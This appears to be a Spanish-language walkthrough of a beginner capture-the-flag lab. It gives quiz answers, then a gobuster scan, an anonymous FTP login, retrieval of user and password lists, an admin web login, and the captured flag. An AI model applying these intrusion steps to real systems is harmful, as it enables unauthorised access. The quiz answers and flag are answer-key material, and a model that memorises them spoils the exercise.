

Preguntas

What nmap scanning switch employs the use of default scripts during a scan?

-sC

What service version is found to be running on port 21?

Vsftpd 3.0.3

What FTP code is returned to us for the "Anonymous FTP login allowed" message?

230

What command can we use to download the files we find on the FTP server?

get

What is one of the higher-privilege sounding usernames in the list we retrieved?

admin

What version of Apache HTTP Server is running on the target host?

2.4.41

What is the name of a handy web site analysis plug-in we can install in our browser?

Wappalyzer

What switch we can use with gobuster to specify we are looking for specific filetypes?


-X

What file have we found that can provide us a foothold on the target?

login.php

Proceso

Entrar al sitio web desde el navegador poniendo la ip



Analizar todos los directorios de la web utilizando el diccionario de palabras comunes de dirb y usando el comando


```
gobuster dir -u 10.129.142.57 -w /usr/share/dirb/wordlists/common.txt -x .php
```

```
> gobuster dir -u 10.129.142.57 -w /usr/share/dirb/wordlists/common.txt -x .php
```

Saldrá una web de login

```
> ftp 10.129.142.57
Connected to 10.129.142.57.
220 (vsFTPd 3.0.3)
Name (10.129.142.57:zom): Anonymous
230 Login successful.
```

Entrar al login de la web



Entrar por ftp al sitio de forma anónima usando el comando
ftp 10.129.142.57

```
> ftp 10.129.142.57
Connected to 10.129.142.57.
220 (vsFTPd 3.0.3)
Name (10.129.142.57:zom): Anonymous
230 Login successful.
```

Listar el contenido con el comando ls

```
ftp> ls
c200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           33 Jun 08  2021 allowed.userlist
-rw-r--r--    1 ftp      ftp           62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.
```

Descargar ambos archivos usando el comando

get allowed.userlist y get allowed.userlist.passwd

```
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
226 Transfer complete.
33 bytes received in 0.00 secs (14.5888 kB/s)
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
226 Transfer complete.
62 bytes received in 0.00 secs (260.9779 kB/s)
ftp> |
```

Leer ambos archivos desde el directorio personal

```
> ls
allowed.userlist      Downloads      Public         videos_obs
allowed.userlist.passwd Music          Templates
Desktop              Pictures       TheZombrex.ovpn
Documents            powerlevel10k Videos
> cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin
> cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd
```

Utilizar el usuario admin y la contraseña rKXM59ESxesUFHAd

Please sign in

☐ Remember me

Sign in

Aparecerá la flag

Here is your flag: c7110277ac44d78b6a9fff2232434d16